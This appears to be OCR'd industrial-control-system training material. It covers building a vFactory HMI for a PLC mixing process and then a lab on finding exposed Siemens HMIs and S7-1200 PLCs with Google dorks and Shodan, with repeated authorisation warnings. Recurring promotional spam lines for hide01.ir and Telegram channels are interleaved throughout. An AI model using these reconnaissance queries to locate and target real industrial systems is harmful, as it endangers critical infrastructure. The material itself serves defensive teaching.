


3.1. Start new vBuilder Project

vFactory is the software from Velocio used to create HMIs for their PLCs. We will be building a simple single-page design; however, this tool can be used to create more complex multi-page HMIs if you need to display different screens based on state or operator selection.

Quit *vBuilder* if it is running

You should also note that vBuilder and vFactory cannot run at the same time. You will encounter a conflict when both applications try to control the PLC at the same time.



Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Start the *vFactory* application


You can find this in the Windows Start menu.

Create a new vFactory project and give it a name

You can save it whereever you wish.

Now take a moment to orient yourself with the vFactory toolbar. You will be using these during the rest of the lab.

vFactory Toolbar



On the top toolbar, there are three sections. The first two, **Graph** and **View Data**, are graphical objects you can use to display your PLC's tags. The last section, **Adjust Data**, is used to change values of your PLC's tags.


On the left side there is another toolbar. The first 

lets you toggle between **Edit** and **Run** modes of your HMI. The **USB Port** should be automatically detected with no need to change. The **Page Tag** is a special feature that lets you create multiple pages in your HMI, but the most important thing to you is that it's dropdown box isn't red. If it is, this means your vFactory isn't connected to your PLC.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

If *Page Tag*'s dropdown box turns red...

Close vFactory and check your cabling and VMware configurations to make sure it is connected to your Windows 10 virtual machine. Once connected, try opening vFactory again.



3.2. Estimating Approximate Fill Level

Let's create the central display object. This will be a meter display. We will use it to show the intake pump progression for our process. Because we do not have actual sensors telling us fill levels in our design, we will have to use the process Timer to indicate how full the tank is. If you remember, our process had three intake pumps. The first pump ran for 2 seconds, the second two pumps both ran for 2 seconds, and the third pump continued running by itself for 2 more seconds. This gives us a total of 6 seconds of run time. Although it isn't perfect, without level sensors, the Timer value is the best we have to indicate fill level, so we will use that for the meter thresholds between color indicators.

Add a *Meter* object

Drag a **Meter** object from the Object toolbar to the middle of your workspace. You can always move it around later




hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Configure your *Meter* object

First, change the **Select Tag** field to the **Timer** tag. Next, configure the minimum value to be **0**. Then, configure three fields to control the thresholds for the three intake pumps. Set these to **2000**, **4000**, and **6000** to represent milliseconds of process time. Click the OK button when finished.



hide01.ir

3.3. Displaying Batch Timer

By adding a time display above the meter, we can see the actual value of our timer, helping us to know exactly where in the process we are. This will greatly help if we pause the process. To do this, we will add a number display (the object with the number similar to 2,223,484) and center it above our meter display.

Add a *DisplayNumber* object


Drag a **DisplayNumber** object to the spot above your meter. This object looks like a number large number similar to **1,234,567**.



Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Configure your *DisplayNumber* object

Update the **Select Tag** field by selecting the **Timer** tag. Select the radio box next to **Display as Time** to configure the component to display value in time format. Ensure that the checkbox for **Show Seconds** is check to display seconds in the time format. At the top of the configure window, you can also have it center the numbers if you wish. Click the OK button. Now the object can be centered over the meter component by selecting the DisplayNumber object and adjusting its position.




hide01.ir

3.4. Displaying State Progress

By adding a progress display, you can see the visual indicator of the percentage left in the process. If you configure multiple progress displays for different stages, you can increase this visual understanding of the process progress.

Add a *Progress* object


Drag a **Progress** object to the spot below your Meter component. Close the pop-up configuration window to reposition the object till you have it where you want it (we will configure the object in a moment). To track the process' progress, you can configure one Progress object to track everything or you can use multiple progress objects to track different stages of the process. In this example, as seen in this image, you will choose three Progress objects to track the intake of chemicals, mixing of the chemicals, and pumping out the mixed chemicals. To do this, you need to adjust the Progress objects width so that the first bar is slightly longer than the other two.



Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Configure your *Progress* objects

Next, we want to configure each of the Progress objects. Double click on the Progress object you want to configure. In the pop-up window, modify the **Select Tag** field to display the **Timer** tag. If you are using one Progress object, to track the full process, set minimum value to be **0** and the maximum value to **15000** and click the OK button. If you are using three displays, the ranges will be **0** to **6000** for chemical intake, **6000** to **10000** for mixing, and **10000** to **15000** to outtake the chemicals.



***Label* your *Progress* objects**

Drag a **Label** object to the spot beneath your **Progress** objects. Modify the configuration to describe the purpose of the object. Ensure that the Label radio box is selected. Also update the color for the label and center the text as you prefer. Click the OK button when you are finished. Repeat for each Progress object.



hide01.ir


Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

3.5. Displaying Inputs and Outputs


By adding an indicator light for each input and output, you will immediately know what is on and what is off.

Add *Light* objects for each I/O

Add **Light** objects on both sides of your Meter object, to indicate the status of each output/actuator. You can find the "Lights" object in the "View Data" section on the top. It is a green colored box.



For each **Light** object, change the **Select Tag** field to be an indicator for each output pin. Update the color for the **Light** component so it is unique to that output pin. Click the OK button when done configuring that object. We only show 5 of our 6 outputs but feel free to add one for the **Mixer** if you want.



hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

***Label* each of your *Light* objects**


Label each of your **Light** objects appropriately. In our example we used the slightly more abstract labels of **Chemical #** instead of the tag name **IntakePump#** or equivalent device indicator. Feel free to choose your favorite way to indicate these lights.

3.6. Historian-like displays

By adding a line graph, you can show historical trends in the process. This is similar to what you would expect to see from the data in a historian. You can adjust the length of the history as you optimize your process and discover what values the operators believe best suit this process.

Add a *Line Graph* object

Drag a **Line Graph** object to the spot to the right of your other displays




hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Configure your *Line Graph* object

Configure the **Line Graph** object to monitor the process of the process' state. Change the first Tag field to indicate **State**. Next, modify the minimum and maximum values for the display to be our minimum state, **0**, and maximum state plus one (to add space at the top of the graph), **6**. Update the **Time to Observe** field so that the Line Graph displays **1 Minute** of process progress. Once configured, click the OK button. Reposition and resize the **Line Graph** so that the values are easy to read.



hide01.ir

4. Testing our HMI

That should be it on the creation side of things. Lets test it out.

If *Page Tag*'s dropdown box turns red...

Close vFactory and check your cabling and VMware configurations to make sure it is connected to your Windows 10 virtual machine. Once connected, try opening vFactory again.

Change to *Run* mode

Change the radio button to 

on your HMI

If you don't see your HMI changing, check the **RunProcess** switch on your PLC. Remember, this is switch 1.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

As long as we both did our jobs, your HMI should work flawlessly. If not, troubleshoot the issue until it is fixed. Troubleshooting your HMI in **vFactory** should be much easier than troubleshooting PLC logic in **vBuilder**, and the standard list of people are available to help you if you need any help.

5. Bonus Challenges

If you are waiting for others to finish their labs, or would like to further explore some of the concepts presented in this lab, here are a few ideas you could try. No walkthroughs are provided with these challenges, but if you get stuck and can demonstrate your efforts to Justin (the course author), he would be happy to give you some hints. You can email him at justin@controlthings.io.

- Add a few **Adjust Data** objects to all your operators to manually control each of your output devices
- Explore alternate ways to display what is happening in your process and share it with your instructor if you find something good

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lab 2.1: External Attack Surfaces

1. Introduction

1.1. Resources Needed

- Any web browser on your laptop

1.2. Summary

In the lab, we are going to explore some of the methods attackers use to find our remote access and internet-exposed systems.

1.3. Objectives

- Use Google to identify security bulletins
- Use Google to identify potentially vulnerable systems
- Use Shodan to identify potentially vulnerable systems
- Use Shodan to find VPNs and other remote access systems

hide01.ir

2. Vulnerability Bulletins

There are a few different paths you can take to identify vulnerabilities in ICS vendor products. For this lab we are going to be looking at two Siemens products. The biggest reason we chose Siemens is their S7-1200 PLC is the least expensive PLC on the market that includes an Ethernet interface. For this reason, it is also one of the most purchased and researched by cyber-security researchers, with lots of CVEs and exploits available for it. That also makes is probably one of the most secure PLCs, assuming you have it fully patched. ;-)

Open a web browser and navigate to a Google Search page

First, we search for generic terms.

Search for *Siemens vulnerability*

This would provide search results like Siemens Vulnerability Handling page, which links to a page with all the security advisories.

Or, you could Google for more specific terms.

Search for *Siemens hmi vulnerability*

Besides Siemens and ICS-CERT, can you see any other good sources of security bulletins in the top 20 results?

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Search for *Siemens s7-1200 vulnerability*

How many CVEs can you see for the S7-1200?

Which CVEs have the highest criticality ratings?

A variety of vulnerabilities affect the HMI and the S7-1200 PLC. Here is a partial list of the most dangerous:

- **SQL Injection:** Allows attackers to read and write to the database and possibly gain a shell on the system
- **Cross-Site Scripting (XSS):** Allows attackers to run code in a user's browser Authentication Bypass: Allows attackers to log in without a username or password
- **Insecure Storage of SSL Certificates:** Allows attackers to steal the SSL certificate from the server and use it to decrypt traffic or clone the system
- **Denial of Service (DoS) on SNMP:** Allows attackers to stop the device from functioning

Because Google's index is constantly changing, your exact search results may vary, but regardless, you should be able to find a lot of potential answers to those questions.

3. Google Hacking

If you know some exact keywords that appear on the login page of one of the systems, you can use Google to help identify systems running this software that are exposed to the internet. For instance, in most Siemens HMI products, `Simatic HMI Miniweb on` appears on the login page. So if you ask Google for all the web pages that include that search string...

Search for `Simatic HMI Miniweb on`

Warning

If you visit any of the search result pages, do not attempt to log in or use a system, unless it is a system you have authorization to interact with!

You should get a list of links to systems running Siemens HMI software. Note that not all the search results will be real systems running this software. Some of the search results may be blogs or articles talking about using these types of techniques, and other results will be honeypots trying to lure in attackers to track their behavior. Regardless, if you visit any of these pages, do not attempt to log in or use a system, unless it is a system you have authorization to interact with. Going beyond the first page without explicit permission is where we are getting into ethical middle ground, and may be illegal in some jurisdictions.

If you suspect that you have Siemens HMI systems running on your company's network and are exposed to the internet, you can add `site:yourcompany.com` to the end of the search term to restrict the search to your company's domain. For instance, you could search for `"Simatic HMI Miniweb on" site:doe.gov` to determine if the DOE has any Siemens HMIs exposed to the Internet.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

4. Shodan

Now lets play with Shodan.

You may be restricted from accessing Shodan

Use this tool with caution from your work computers as your organization may prohibit Shodan access or restrict the use of company email when registering for Shodan. If this is the case for you, please push your management to grant you and your team access to Shodan. This is a very powerful tool in your arsenal that you should be using.

As for this lab, if you can't access Shodan from work, I'd recommend doing this lab from your personal computer at home, or even from your mobile.

Login in or Register a Free Account

If you don't already have Shodan account, you can create a free account. You can also make Shodan searches without a free account, but your results are severely restricted.

Shodan Login

Shodan Register

hide01.ir


Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

4.1. Siemens HMI

Search for `siemens hmi`

Success

Your results should look similar to this:




Shodan should return a number of systems to us. If you look at the summary statistics on the left in the screenshot above, you can see that most of the results are SNMP services.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Click on the details of the first result

Success

Your results should look similar to this:



The results on the right-hand side of the image show you a historic list of the services Shodan has found on this system. You can see that there are VNC, SNMP, and NetBIOS services running on this system.

If you choose to visit any IPs you find in Shodan, be careful! Malicious attackers, security researchers, and government agencies often host honeypots that look like vulnerable machines to either attack or track the actions of visitors. Simply visiting a public IP address on the internet is legal in most jurisdictions around the world, however performing any actions on that site could be considered illegal if you do not have permission to use that system.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

